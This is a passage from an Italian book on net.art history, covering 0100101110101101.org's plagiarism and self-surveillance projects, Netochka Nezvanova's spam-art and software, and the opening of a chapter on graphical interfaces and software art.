Facendo patrimonio di questa lezione, il giorno di Natale 1999, il sito Plagiarist.org <www.plagiarist.org> (gestito dall'artista californiana Amy Alexander) agisce in stile 01, duplicando proprio www.01001011101 01101.org. Nel giro di poche ore, 01 risponde linkando Plagiarist.org nella propria pagina d'apertura, realizzando così una paradossale copia concettuale di una copia delle loro copie. Contemporaneamente alla rivelazione del "caso Maver", il 2000 si apre con la rivelazione di un'altra beffa "retroattiva". Per tutto il 1999, digitando su qualsiasi browser <www.vaticano.org>, si poteva accedere a un sito apparentemente ufficiale della Santa sede, esteticamente identico a quello ufficiale del Vaticano <www.vatican.va> ma con contenuti leggermente modificati: testi eretici, canzoni degli 883, informazioni turistiche per i pellegrini completamente sballate. Per 12 mesi migliaia di persone hanno consultato il sito senza rendersi conto della clamorosa beffa, rivelata soltanto quando, allo scadere del primo anno di contratto, Network Solutions non ne ha accettato il rinnovo, rivendendolo a un'associazione cattolica. L'eco suscitato sulla stampa italiana è significativo: se *Darko Maver* e *Vaticano.org* colpiscono l'immaginario "latino" per la loro carica mitica e affabulatoria, le sperimentazioni online tendono a cadere nel vuoto, segno evidente di un persistente gap tecnoculturale del contesto italiano. Questa scarsa attenzione spinge il gruppo a rivolgersi verso la scena internazionale, evolvendo verso una fase più matura. Stanco di giocare semplici beffe ai danni altrui, 01 si imbarca in un ambizioso progetto, che verrà reso pubblico solo nell'aprile del 2001. Commissionato dalla Gallery 9 del Walker Art Center di Minneapolis <www.walkerart.org/gallery9> (un segno evidente che anche la net.art più radicale si stà ormai istituzionalizzando) *Life Sharing* consente a chiunque di consultare in tempo reale i file contenuti nei computer "di casa" di 0 e 1. Posta elettronica, documenti personali, software, immagini, vengono messi a disposizione del navigatore attraverso un'interfaccia costruita in Linux sul lato server. Questo progetto, su cui ritorneremo nel capitolo successivo, chiude la fase "di attacco" del gruppo, e apre una riflessione provocatoria sulla privacy nell'era di Eche-

lon e del controllo globale delle informazioni. Il sofisticato sistema di autosorveglianza creato dai due si arricchisce successivamente di altri elementi. Nel 2002 infatti 0100101110101101.org presenta *Vopos*, un progetto di autosorveglianza tramite sistema satellitare Gps. Oltre alla possibilità di sbirciare nel computer dei due, *Vopos* (la polizia che sorvegliava il muro di Berlino) offre al navigatore la possibilità di rintracciarli geograficamente tramite una mappa satellitare Gps, cui i due scelgono di inviare volontariamente le proprie coordinate diverse volte al giorno.

Con la sua "estetica del plagio", 0100101110101101.org aveva messo in scena una radicale operazione di *ricombinazione stilistica*, riassemblando – con un'attitudine tipicamente punk[22] – tutta una serie di pratiche già sperimentate dai pionieri della net.art: l'anonimato e la formazione a due erano mutuate da Jodi; il furto come opera d'arte era un logico sviluppo dell'operazione *Documenta Done* di Cosic; la costruzione di *fake sites* era ripresa dal gruppo statunitense ®™ark; la piece realizzata dal gruppo in occasione della Biennale di Venezia 2001 – la release pubblica del virus *Biennale.py*, che vedremo tra poco – era stata già attuata un decennio prima dal fiorentino Tommaso Tozzi.[23]

Con *Life Sharing* e *Vopos*, l'enigmatica stringa numerica dietro cui si nascondevano gli autori del progetto farà il giro del mondo, accompagnata da numerosi riconoscimenti tributati da quel sistema dell'arte che i due criticavano apertamente. Effettivamente, al di là dei proclami provocatori, tutto l'operato di 0100101110101101.org si muove su un doppio binario: il duo bolognese negava da un lato la proprietà privata dei dati e l'individualità artistica, mentre affermava dall'altro una nuova identità e una prassi vicine alla filosofia trasparente dell'open source.[24] Un'apparente contraddizione che discendeva, in fondo, dall'aver sempre dichiarato fedeltà al plagio come metodo compositivo, nella ferma convinzione che "nessuno ha inventato niente".

not.art?

"net.artists are the most affordable commodity".
Netochka Nezvanova, www.membank.org/net[ss]daq

La ricombinazione di tutte le strategie estetiche finora descritte è al centro dell'opera totale di una misteriosa e prolifica *multiartista*, conosciuta nel corso degli anni con una serie di sigle diverse e criptiche: Antiorp, integer, m9ndfukc, f1f0, cw4t7abs, e – da ultima – Netochka Nezvanova,

un nome ripreso dall'omonimo personaggio di Dostojevski, che significa "anonimo nessuno". .Poco si sa sulla reale origine del progetto, e ricostruirne la genealogia pare impresa disperata. Secondo le scarse e contraddittorie informazioni lasciate trapelare ad arte, dietro la sigla NN si cela forse una singola artista danese, forse il collettivo di artisti e programmatori Natoarts, o forse addirittura un'azienda di net.economy che riesce a diffondere i suoi software con una strategia di marketing più che virale. Di certo c'è che, nelle apparizioni pubbliche, Netochka viene impersonata di volta in volta da persone di sesso femminile, e il mistero contribuisce ad alimentarne la leggenda. La mitopoiesi di questo fantomatico personaggio attraversa a trecentossessanta gradi tutto lo spettro della net.art, costituendone una potenziale linea di fuga verso i territori della performance totale e del teatro guerriglia.

La costruzione di identità immaginarie, multiple o distribuite, vanta numerosi precedenti nella storia dell'arte radicale, dall'Oberdada berlinese alla Church of the SubGenius, da Klaus Oldenburg ai neoisti Monty Cantsin e Karen Eliot, fino al progetto Trax di Vittore Baroni, Massimo Giacon e Piermario Ciani.[25] L'emergere delle reti telematiche ha permesso di moltiplicare a dismisura il potenziale operativo di questa singolare prassi creativa. Abbiamo citato in precedenza i casi più significativi degli anni Novanta, Luther Blissett ed etoy, e in seguito ci occuperemo di ®™ark. Tutte esperienze connotate da una forte progettualità, proiettata di volta in volta verso un dimensione estetica (etoy) o – come nel caso di ®™ark e Blissett – all'elaborazione di nuove forme di attivismo politico-culturale adeguate all'epoca postmoderna.

Netochka Nezvanova, da vera *seduttrice dell'ordine*, sembra invece voler confondere qualsiasi tentativo di identificazione, ponendosi su un piano di voluta incomprensibilità e di incessante ambiguità. Al rifiuto dell'identità fissa, affianca infatti una radicale negazione di tutti i discorsi, una distruzione del senso molto vicina al furore antilogico del primo Dada, cui fa da contraltare un'ossessiva affermazione di sé, simile per molti versi al principio di *sovraidentificazione* totalitaria della Nsk,[26] con un uso massivo di tutti gli strumenti che più incarnano la razionalità tecnica del codice binario. La definizione che NN dà della sua opera è, non a caso, *maschin3nkunst*, "arte della macchina": fare progressivamente il vuoto, svuotare qualsiasi significato attraverso la radicalizzazione dei significanti, abolire l'io narrante, l'individualità, a vantaggio di una sorta di antinarrazione totale, spersonalizzata, macchinica. Anche in questo caso, come per Luther Blissett e 01001011101010.org, si mette in atto una strategia paradossale dell'affermare negando o apparire scomparendo.

Le prime manifestazioni di questa sfuggente entità ectoplasmatica si materializzano intorno al 1998, con un inusitato e incessante bombardamento di e-mail dirette a diverse mailing list di musica elettronica.[27] La firma Antiorp accompagna inesorabilmente una serie di messaggi in cui, alla decostruzione del linguaggio – un mix di inglese, francese, tedesco, interiezioni e simboli Ascii – si affiancava la ridicolizzazione, ai limiti del grottesco, di tutti gli eventuali interlocutori. Successivamente, quando la fama dell'enigmatica sigla si espande, tanto da spingere a coniare appositamente la definizione di *spam-art*,[28] l'obiettivo di Antiorp – che ora si fa chiamare integer – si sposta proprio su quelle mailing list internazionali in cui si produceva gran parte dell'elaborazione teorica della net.art e della net.cultura, da 7-11 a Nettime, Rhizome, Web Artery, Trace, Syndicate, e altre. Accusando praticamente tutti gli iscritti di far parte di una "korporat male fasc!zt !nternaz!onl", integer distruggeva sistematicamente qualsiasi tentativo di discussione inondando le caselle di posta con decine di messaggi al giorno, spesso privi di senso, altre volte composti con *cut up* dei testi più eterogenei: trattati di biologia, scritti critici della Scuola di Francoforte, divagazioni poetiche. Queste azioni di disturbo, volte a ridicolizzare e rendere visibili i meccanismi di inclusione/esclusione presenti anche nei cosiddetti spazi sociali telematici, provocavano aspre reazioni, a volte vere e proprie *flame war*, che terminavano spesso con l'esclusione di integer da numerose liste.[29] Ma ormai il *meme* era inoculato.

Senza avventurarsi in giudizi di merito, è interessante notare come, facendo dell'e-mail il veicolo significante di una più ampia operazione concettuale, Netochka Nezvanova rendesse la mera trasmissione e auto-rappresentazione il punto focale del suo agire estetico, incorporando parossisticamente la *corruzione dei dati* come risorsa estetica.

Come scrive Marina Grzinic:

> L'introduzione di errori all'interno di ambienti simulati perfetti può essere vista come un punto per sviluppare nuove strategie concettuali ed estetiche, dal momento che l'errore, in quanto oggetto di orrore e disgusto, non può essere integrato nella matrice. Antiorp (...) promuove l'idea che la tecnologia usata per creare arte divenga inevitabilmente il soggetto dell'arte stessa. Gli errori, per esempio. Scrive Antiorp: "Generalmente le persone non riescono a prevedere gli errori, la decostruzione del browser o l'interruzione di servizio. Incorporarli nella programmazione genera un elemento di intrigo, di seduzione e di frustrazione. L'errore è il marchio dell'organismo superiore, e presenta un ambiente con il quale si è invitati a interagire o forse a controllare".[30]

La scrittura utilizzata da Antiorp/NN gioca con l'aspetto superficiale della sintassi, e lo porta sistematicamente a collidere con il linguaggio macchina, la sintassi di programmazione, la terminologia informatica, agglomerati di dati corrotti, costruendo di fatto un idioletto personale. Come nel caso dell'Ascii art, il significante assurge a codice ibrido, mescolando senza soluzione di continuità simboli, lettere, numeri, in un complesso gioco di permutazioni fonetiche e visive.[31] Questo a livello sintattico. A livello semantico, l'uso di testi apparentemente inconciliabili sembra suggerire un ulteriore livello di lettura stratificata, come se qualsiasi elemento potesse essere ricombinato e destituito di senso.

Come suggerisce il critico e artista statunitese Alan Sondheim, il codice "sommerso" costituisce in questo caso il contenuto stesso dell'opera.[32] Assistiamo così non solo alla decostruzione della superficie linguistica, ma all'erosione della dicotomia stessa tra superficie e profondità.

Tentando di ricostruire le tracce di NN sul Web, si può recuperare una serie impressionante di pagine e siti correlati (www.eusocial.com, www.m9ndfukc.com, www.god-emil.dk, quelli più "accessibili"). Navigando senza alcuna logica apparente ci si imbatte in effetti imprevedibili: finestre che si aprono o chiudono a ripetizione, *screenflash*, script in Java che fanno letteralmente esplodere il browser e l'interfaccia del computer, lunghi scrolling di testo, pagine vuote, Url impossibili e così via. Esplorando a fondo tra le pieghe di questo *data trash*, vengono alla luce anche file mp3, filmati in QuickTime, file Shockwave, immagini, applicazioni demo per il trattamento di immagini e suoni.

Le controverse attività di Netocha Nezvanova si estendono infatti anche alla produzione di software. L'applicazione *Nato.0+55*, disponibile in varie release, è un plug-in del più conosciuto Max, un'ambiente di programmazione grafica multimediale distribuito dalla casa produttrice Cycling'74 e utilizzato da diversi artisti in tutto il mondo. Grazie a esso, è possibile manipolare flussi audio e video in tempo reale, permutando suoni, colori, testi. Anche in questo caso, Netochka Nezvanova non viene meno alla sua missione di agente provocatore: *Nato.0+55* viene venduto con clausole del tutto *sui generis*, che permettono a NN di revocare in qualsiasi momento la licenza di utilizzo, o di negare gli aggiornamenti del software a chicchessia, solo per il gusto di farlo, o meglio per rimarcare violentemente il rapporto di dipendenza e potere che si instaura tra prodotti proprietari e utenti. Di nuovo, dunque, una forma ambigua di sovraidentificazione.

Un'altra release di Netochka Nezvanova è *Nebula.M81*, un'applicazione per Macintosh che gli è valsa il premio *ex-equo* Transmediale 2000

```
——————————————————————————————————————————

242.pathogen : |?|  – please view in _geneva – 9-10 point

_________________________+++++++— n a t o.0+55
_- [c] 0f0003 m2zk!n3nkunzt | | m9ndfukc.com -242.pathogen – okz!dent—

inflammare –
may count the number of times
- each pattern repeats itself

 242.pathogen – kontra model citizen polyneuritis
   – http://www.eusocial.com/nato.0+55+3d/242.pathogen

 01 program konstrukted with nato.0+55.modular
 delineating further the role of culture as a means of biological evolution
 + the importance of meme transaktions
 towards the emergence of complex hierarchical social strukts \?\ \2\

 242.pathogen – reinforcing the gravity of konglomerat driven memocide.
   – http://www.m9ndfukc.org/memocide.neu+improved.genocide

  anatomically modern humans have existed for 100000 years
   <
   | | ordnung + d!sz!pl!n
   >

: 103 Christophe Boesch. Max Planck Institute for Evolutionary Anthropology

 \/\ n2+0

 : 01 ko!ld zpr!ng – hou l!fe beg!nz. ue = kan zleep latr
  01 perpetual elektron zp!n++

dorothy hodgkin

0
0

|| KORPORAT KR!EG MACHT 3k0R KUNST

 N[>] IMF – the International Meme Fund
  – shear pathway to the core.
  – promoting meme development. lokomotion. + reinvestment.
  – meme sekurity + meme transaktions. [>]

|||||||||||||||||||
rekurrent exc!tat!on ||
|||||||| membank.org

 ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ Ò ˆ ˆ ˆ ˆ
ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ pro satisfacer le metro ˆ ˆ Ò ˆ ˆ ˆ ˆ ˆ ˆ
ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ ˆ


 <
 0\ zve!te[z]!ztem
 \1
 >
-
-
-
```

Netochka Nezvanova, testo introduttivo a *242.pathogen*

Netochka Nezvanova, *Nebula.M81,* 2000

Netochka Nezvanova, *www.mn9dfukc.org,* particolari

per la categoria Software art. Si tratta di un "processore estetico" di codice Html che recupera pagine in maniera casuale dal Web e le trasforma in agglomerati di testo, immagine e suoni innescati da appositi parametri.

E-mail, spam art, plagiarismo, gioco (sovra)identitario, simulazione, software art, performance concettuale: la figura di Netochka Nezvanova sembra incorporare in sé tutte le possibili declinazioni della nuova estetica, seppur distorcendole a proprio uso e consumo. Abbiamo più volte ripetuto come la net.art sia primariamente "un'arte del fare rete". NN interpreta questa definizione in una chiave nichilista, portandola alle estreme conseguenze: come un parassita, piuttosto che dedicare le sue energie alla creazione di reti, sfrutta quelle esistenti al massimo grado per assicurarsi visibilità e sopravvivenza. In un certo senso, il gruppo o la singolarità che agisce dietro Netochka Nezvanova sembra realizzare una paradossale inversione della strategia simulativa di etoy: se questi ultimi sono artisti che si travestono da *corporation* per valicare i confini dell'arte, Netochka Nezvanova sembra invece essere una corporation totalitaria che si traveste da artista per pubblicizzare i suoi (anti)prodotti all'interno dell'*art system*.

Un'attitudine che è ben rappresentata dall'applicazione demo di *242.055.pathogen*: una volta installato, il programma si rivela del tutto incomprensibile e inutile: all'utente rimangono solo una serie di schermate che sfondano l'interfaccia del desktop, e l'illusione di una qualche interattività. Dopo un periodo di tempo determinato, capiterà tuttavia di scoprire una quantità spropositata di cartelle vuote sull'hard-disk, ognuna caratterizzata una sua denominazione alfanumerica: è la *patogenesi macchinica* al lavoro: installandosi nel disco rigido del computer come un parassita, NN riproduce se stessa nella macchina esattamente come fa nelle reti.

Note

[1] Per esempio il 1° gennaio 2001 il SFMoma inaugurava *010101: Art in Technological Times*, una mostra che separava l'esibizione nello spazio fisico da quella su Web, accessibile solo tramite il sito del Museo, <http://010101.sfmoma.org>.
[2] Nei primi anni Novanta la Sollfrank, già attiva nel collettivo Frauen-und-Technik, aveva preso parte all'esperienza di Innen, una sorta di identità collettiva composta da cinque donne che si presentavano al pubblico tutte con lo stesso nome, lo stesso aspetto e le stesse opinioni. Successivamente, in occasione della sua partecipazione al'*Hybrid Workspace* di Documenta X, la Sollfrank darà vita

all'*Old Boys Network* <www.obn.org>, una rete informale di donne che farà da cassa di risonanza al dibattito internazionale sul cyberfemminismo.

[3] Il primo *net art generator* fu scritto dal programmatore Ryan Johnston. Ne seguirono altre due versioni scritte da Luka Frelih e da Barbara Thoens e Ralf Prehn. Il net art generator presenta alcune affinità con *Shredder* e *Riot* i due "anti-browsers" di Mark Napier, di cui ci occuperemo nel prossimo capitolo.

[4] Cfr. Allucquere Rosanne Stone, *Desiderio e tecnologia. Il problema dell'identità nell'era di Internet*, Feltrinelli, Milano 1997.

[5] Tra i server che sostennero il progetto della Sollfrank c'erano Irational (Uk), Desk (Nl), la Digital City di Amsterdam, Ljudmila (Sl), The Thing (Usa), V2 (Nl) e altri ancora.

[6] Joachim Blank, op.cit.

[7] L'intervista è di Tilla Telemann, <www.obn.org/femext/int_engl.htm>.

[8] <www.etoy.com>.

[9] Nico Piro, *Cyberterrorismo*, Castelvecchi, Roma 1998, p. 153.

[10] <www.etoy.com>.

[11] Nico Piro, op. cit., p. 151.

[12] <www.etoy.com>.

[13] Nel caso del "dumb motherfucker" analizzato nel secondo capitolo, il motore di ricerca era Google. Rispetto ai motori ingannati da etoy, il PageRank di Google aggiunge anche il meccanismo del calcolo dei link da e per un sito, ed è quindi molto più difficile da ingannare. All'epoca del *Digital Hijack* però Google non era ancora nato.

[14] Recentemente Mitnick è tornato in libertà e ha avuto anche il permesso di accedere nuovamente a Internet. Cfr. Tsutomu Shimomura e John Markoff, *Sulle tracce di Kevin*, Sperling & Kupfer, Milano 1996.

[15] Nico Piro, cit.

[16] Tilman Baumgärtel, *Art on the Internet – the rough remix*, in Nettime, *Read me! Ascii Culture and the revenge of knowledge*, Autonomedia, New York 1999.

[17] Nel corso del 1997 si era creato un certo divario tra i sostenitori di forme comunicative sperimentali e "creative" e chi invece manteneva saldamente il timone sulla riflessione critica con un forte orientamento verso l'aspetto teorico. L'uscita di Cosic, Bunting, Jodi e altri net.artisti dalla mailing list Nettime, alla fine del '97, e la contemporanea fondazione di 7-11 (una lista totalmente anarchica che funzionava da buco nero della Rete, porponendosi come opera concettuale essa stessa) è il momento in cui questa spaccatura si fa più evidente.

[18] *Mirror* ("specchio"), è il termine che indica la copia fedele di un sito realizzata su un server diverso da quello di origine.

[19] Sviluppatosi nei *milieux* dell'underground e dell'ultrasinistra bolognese e romana, il Luther Blissett Project ha rappresentato un riuscito esperimento di *mitopoiesi diffusa*, un "nome multiutente" mosso da chiunque avesse scelto di adottarne il nome e la prassi *rizomatica*, "per far irrompere nella cultura pop un mito di lotta". Utilizzando il nome di Luther Blissett, un ex calciatore anglo-giamaicano protagonista di una fallimentare stagione nelle file del Milan – e per questo considerato una "beffa vivente" – chiunque poteva liberamente entrare a far parte della comunità blissettiana e apportare il suo contributo alla costruzione del mito. Definito da Bifo "l'avvenimento più importante degli anni novanta", Blissett ha imperversato in molti campi con molti mezzi: dalle beffe mediatiche alla controinformazio-

ne, dalla comunicazione-guerriglia alla letteratura, fino alla musica e all'arte. Per approfondimenti si rimanda principalmente a Luther Blissett, *Mind Invaders. Come fottere i media: manuale di guerriglia e sabotaggio culturale*, Castelvecchi, Roma 1995; e *Totò, Peppino e la guerra psichica 2.0,* Einaudi, Torino 2000 e al sito <www.lutherblissett.net> contenete un ricchissimo archivio.

[20] Ad avere una particolare risonanza sarà l'articolo di Matthew Mirapaul, *An Attack on The Commecialization of Art*, "New York Times", 8 luglio 1999, <www.nytimes.com/library/tech/99/07/cyber/artsatlarge/08artsatlarge.html>.

[21] Comunicazione personale agli autori.

[22] "Il punk riproduceva l'intera storia stilistica delle culture dei giovani della working class nel dopoguerra nella forma del cut up, combinando cioè elementi che erano appartenuti originariamente ad epoche del tutto diverse" (Dick Hebdige, *Sottocultura. Il fascino di uno stile innaturale*, Costa & Nolan, Genova, 1990).

[23] Nel 1989 Tozzi, animatore di Hacker Art Bbs, uno dei primi esperimenti italiani di "mostra aperta a tutti", aveva ideato il virus *Rebel! Virus.Asm*, realizzato da Andrea Ricci. Creato nel contesto di quella che Tozzi definiva "arte subliminale", il virus faceva parte di una serie di azioni volte a "praticare una forma di ostruzionismo al sistema ufficiale della cultura". Si veda in proposito il testo di Tommaso Tozzi, *Opposizioni '80. Alcune delle realtà che hanno scosso il villagio globale*, THX 1138 – Amen, Milano 1991.

[24] La filosofia dell'open source, o per meglio dire, del free software, affonda le sue radici nella General Public Licence (Gpl). Si tratta di una licenza inventata dall'hacker americano Richard Stallmann che consente di modificare e distribuire un software mantenendo il codice sorgente sempre visibile. La commercializzazione rimane un discorso a sé stante: il software è libero di essere modificato ma anche di essere rivenduto.

[25] Per una "disinvolta" storia dei *multiple name* e di alcune strategie di diversione identitaria, il riferimento d'obbligo è Stewart Home, *Assalto alla cultura. Correnti utopistiche dal Lettrismo a Class War*, Aaa Edizioni, Bertiolo 1996; cfr. anche autonome a.f.r.i.k.a. gruppe, Sonja Brünzels, Luther Blissett, *Comunicazione-guerriglia. Tattiche di agitazione giocosa e resistenza ludica all'oppressione*, DeriveApprodi, Roma 2001. Sulla Chiesa del SubGenio, singolare network-parodia del fondamentalismo religioso, si veda il volumetto *La Chiesa del SubGenius*, Prog Edizioni, La Spezia 1998. Vittore Baroni e Piermario Ciani sono i "grandi vecchi" del circuito della Mail art, l'arte postale, nonché instancabili diffusori di progetti e iniziative all'insegna del networking creativo. Il progetto *Trax*, sviluppato nei primi anni Ottanta, era un "sistema modulare a componibilità illimitata" che coinvolgeva oltre 500 artisti e musicisti di diverse nazionalità, producendo dischi, audioriviste, xerografie, fumetti, t-shirts, esposizioni, concerti e trasmissioni radiofoniche. Cfr. Vittore Baroni, Piermario Ciani, Massimo Giacon, *Last Trax. Resoconto finale del progetto Trax*, catalogo, 1987.

[26] La Neue Slowenische Kunst (Nsk) è un collettivo artistico-politico sloveno, costituito da diversi dipartimenti (musica, teatro, design, arte, filosofia applicata). Nato all'inizio degli anni Ottanta a Lubiana attorno al gruppo industrial Laibach, in venti anni di esistenza ha fatto dell'estetica totalitaria e della messinscena della spersonalizzazione una potentissima risorsa espressiva, portando fino alle estreme conseguenze l'identificazione ossessiva con le *verità nascoste* del discorso

ideologico. Riferendosi alle tesi del filosofo sloveno Slavoj Žižek, i membri della Nsk usano le forme estetiche del fascismo e del socialismo reale per alludere, in maniera sempre ambigua, al discorso ideologico dell'Occidente liberal-capitalista. Cfr. Nsk, *Neue Slowenische Kunst*, Amok Books/Grafièki zavod Hrvatske, Los Angeles-Zagabria 1991.

[27] Musicalmente, Antiorp aveva realizzato numerosi file sonori, per lo più in formato mp3, all'insegna del noise elettronico. Con il nome a9ff aveva prodotto nel 1998 un cd da 97 tracce, intitolato *Krop3rom*. In tempi più recenti, è invece Netochka Nezvanova a esibirsi in liveset multimediali di *laptop music*.

[28] Lo *spam*, nel gergo telematico, è l'invio di posta elettronica non richiesta, per lo più a carattere pubblicitario.

[29] Nel settembre 2001, i moderatori di Syndicate hanno esplicitamente accusato lo *spamming* di Netochka Nezvanova come principale causa della chiusura della mailing list.

[30] Marina Grzinic, *Spectralization of Space: The Virtual-Image and the Real-Time Interval*, 2000; <http://www.mars-patent.org/projects/marina/marina.pdf>.

[31] Uno dei precedenti più significativi è sicuramente l'australiana Mary Anne Breeze, conosciuta come "Mez" <http://netwurkerz.de/mez/datableed/complete/>. Le sue prima apparizioni sulla scena della net.art risalgono al 1997, all'interno della mailing list 7-11. Anche lei, come Cosic, Bunting e Jodi, si dedica all'esplorazione dei codici testuali e predilige come mezzo espressivo l'uso dell'email. A differenza di molti altri net.artisti, che hanno nel tempo elaborato una poetica estremamente riconoscibile, il lavoro di Mez è connotato da una fortissima instabilità: come NN, cambia continuamente nome (mz post modemism, mezchine, ms Tech.no.whore, flesque, e-mauler, and mezflesque.exe) e forma.

[32] Alan Sondheim, *Introduction: Codework*, in "American Book Review", 22, n.6, 2001. <http://www.litline.org/ABR/Issues/Volume22/Issue6/sondheim.pdf>.

4

Il software come cultura

> Il software non è mai solo uno strumento; è sempre culturalmente e politicamente posizionato e parte di questo posizionamento è l'invisibilità della costruzione del software. Ci troviamo a seguire i menù allo stesso modo in cui seguiamo le mappe, spostandoci di luogo in luogo ammaliati dalla rappresentazione che abbiamo di fronte, senza considerare le geografie sociali da cui sono derivate e su cui intervengono. Ignoriamo così i costrutti culturali e politici incorporati nel software – il totalitarismo implicito delle opzioni prescritte dai menù. Siamo invece incantati dal risultato della nostra interazione con le applicazioni. Dimentichiamo il programma per proseguire con il lavoro.
>
> Graham Harwood, *Subjetcive Cities*, <www.linker.org.uk>

Quando, nel 1984, Apple lanciò Macintosh, ovvero il primo computer dotato di un'interfaccia grafica (Graphical User Interface, Gui), il mondo dell'informatica compiva un salto senza precedenti. Fino a quel momento, per controllare un personal computer era necessario apprendere un complesso di istruzioni condensate nella cosiddetta interfaccia a linee di comando. Le operazioni compiute dalla macchina erano del tutto leggibili, ma la curva dell'apprendimento era assai ripida e limitata a pochi addetti ai lavori.

L'introduzione del mouse e del sistema di mappatura grafica dei dati (*bitmapping*), sviluppato negli anni Settanta nei laboratori di Xerox Parc,[1] rendeva queste conoscenze non più indispensabili. I dati venivano ora disposti su una griglia bidimensionale di pixel, a ciascuno dei quali

corrispondeva uno spazio nella memoria del computer. In altri termini, ai singoli dati veniva assegnata una locazione virtuale – l'immagine sullo schermo – specchio della loro posizione reale sulla memoria fisica della macchina.

L'invenzione del *dataspace*[2] rispondeva a un'esigenza precisa: stimolare la memoria visiva dell'essere umano, molto più durevole di quella testuale. Tuttavia, la costruzione dello spazio-dati avrebbe avuto conseguenze imprevedibili. Per la prima volta nella storia, infatti, una tecnologia veniva concepita non come un'estensione del corpo umano, ma come un ambiente autosufficiente, che poteva essere esplorato e, fino a un certo livello, modificato. Perché ciò fosse possibile, l'interfaccia grafica doveva offrire all'utente la possibilità di *manipolare direttamente* questo spazio. Il sistema composto dal puntatore del mouse, i menù, le icone e le finestre di dialogo (il cosiddetto Wimp),[3] dà infatti all'utente la facoltà di intervenire sulla struttura ad albero e sul numero e la disposizione degli oggetti in esso depositati.

Il principio della manipolazione diretta porta però con sé uno strano paradosso. La Gui è stata creata per mettere l'utente in condizione di rimanere in superficie, di non occuparsi cioè delle operazioni compiute dalla macchina al livello sottostante. Nel rendere tutto più semplice e funzionale, nasconde. È quindi al contempo più opaca e più trasparente: è più opaca perché si propone come sistema chiuso e difficilmente accessibile;[4] è più trasparente perché nel facilitare l'uso, tende a scomparire e mimetizzarsi. A divenire cioè “naturale”.[5]

Affinché la “naturalizzazione” si affermi è però necessario che il sistema di segni che rappresenta lo spazio dell'informazione sia intelligibile dal maggior numero di persone. Nel cercare una metafora che lo descriva efficacemente, i designer di Xerox Parc guardarono alla realtà che li circondava. Nell'ambiente dell'ufficio trovarono una serie di elementi (la scrivania, le cartelle, i documenti e il cestino) che potevano essere facilmente iconizzati, occupando una funzione precisa all'interno della Gui. Ora, secondo i designer della Apple – che avrebbe sfruttato commercialmente le ricerche di Xerox Parc – una delle caratteristiche principali del sistema delle icone deve essere proprio la “coerenza”.[6] Questa è la ragione per cui le versioni dei sistemi operativi si succedono rapidamente, ma alcuni elementi di fondo – come la posizione del cestino e del menù principale – rimangono invariati. Alla continuità del layout, che garantisce la riconoscibilità della Gui nel tempo, fa eco quella delle singole icone: a ognuna di esse deve corrispondere una e una sola funzione.

Questa regola d'oro ha però delle controindicazioni evidenti. Si pensi al cestino: per non confondere l'utente, l'icona associata serve a raccogliere "i rifiuti" provenienti sia dal disco principale, sia da quelli secondari o removibili. Quindi, se l'utente svuota il cestino del floppy disk è costretto a cancellare anche i file provenienti dagli altri dischi. Questo tipo di limitazione è figlia diretta dell'interfaccia grafica e del principio di coerenza, poiché tecnicamente il computer potrebbe cancellare i file di un solo disco alla volta.

Anche il principio della manipolazione diretta facilita alcuni processi ma ne complica altri. Se "trascinare" un'icona in una cartella (per copiarla o spostarla) è certamente più semplice che scrivere una linea di comando, trascinare molti file in cartelle diverse può essere un esercizio noioso e ripetitivo. Questo tipo di operazione seriale è molto più semplice con un comando testuale, soprattutto se i file sono tutti dello stesso tipo.[7]

Tuttavia, nonostante le limitazioni, la Gui si fa presto convenzione, entrando nell'uso comune come il cambio delle marce di un'automobile o la pulsantiera del telecomando. La parola d'ordine è *user-friendly*.

Ma chi è questo utente finale? È possibile che milioni di persone con competenze professionali, estrazioni sociali e aspettative culturali diverse siano riconducibili alla proiezione astratta di un utente medio? Nel rispondere a queste domande lo sviluppo del software commerciale prende due strade. Da un lato si specializza sempre di più, per soddisfare esigenze professionali molto mirate. Dall'altro, nel diffondersi massicciamente attraverso due sistemi operativi (Windows e l'Os del Macintosh) che coprono la stragrande maggioranza del mercato, si presenta come un prodotto ultimativo e indispensabile per chiunque. Cosa c'è di meglio di Word per scrivere? Puoi creare un'immagine senza Photoshop, effettuare una presentazione senza Power Point, navigare senza l'ultima versione di Netscape o Explorer? Evidentemente sì, ma se lo fai non solo disponi già di una buona preparazione informatica, ma sai anche che scambiare file con persone che non usano i tuoi stessi software può diventare un esercizio piuttosto complicato.

In questo contesto, accanto allo sviluppo del software libero e open source, che garantisce l'accesso alle informazioni fondamentali per modificare un software o un sistema operativo, si sono moltiplicati negli ultimi anni gli interventi di artisti e programmatori.

Gli artisti del software criticano il carattere ideologico della corsa alla *killer application*, mettendo in mostra la ridondanza e l'arbitrarietà delle convenzioni adottate dai software proprietari più diffusi. Riprendono così piede le ipotesi teoriche di linguisti e filosofi come Whorf e Sapir,

Derrida e McLuhan: i messaggi creati con un determinato codice o linguaggio, lungi dall'essere universali, veicolano una precisa visione del mondo.[8] In campo informatico, la tesi della "non trasparenza del codice" trova un immediato riscontro nell'impossibilità di aprire un file senza un software atto a decrittarlo. Il discorso è tuttavia più complesso. Gli artisti del software non si sono infatti limitati alla critica dell'ideologia, ma hanno creato essi stessi programmi che pongono domande precise sugli effetti socio-culturali di certi strumenti.

Software art

Per quel che riguarda il primo atteggiamento, un esempio classico viene da *Auto-Photoshop* e *Auto-Illustrator*,[9] due software realizzati dal programmatore inglese Adrian Ward. Vincitore *ex-aequo* del premio per il software artistico della Transmediale di Berlino nel 2001, *Auto-Illustrator* <www.auto-illustrator.com> si presenta con la stessa interfaccia del noto programma della Adobe. Tuttavia, basta cliccare su una delle icone allineate nella barra degli strumenti per osservare fenomeni difficilmente riconducibili al software della casa madre. Ogni strumento genera infatti linee vettoriali, che generano a loro volta forme antropizzate: il cerchio si trasforma nel volto sorridente di un bambino; il rettangolo diventa una casa; le forbici tagliano in modo del tutto arbitrario; il testo è una specie di macchina dadaista che sputa parole immaginarie. Questi risultati imprevisti mettono in crisi l'abituale rapporto di fiducia che abbiamo con l'interfaccia.

In effetti non c'è nulla che ci garantisca che il cerchio, la matita o le forbici eseguano effettivamente un certo tipo di operazione. L'interfaccia grafica, come dicevamo, è opaca: la scelta di associare un'icona o un menù a una certa funzione è unicamente di chi l'ha progettata, non di chi la utilizza.

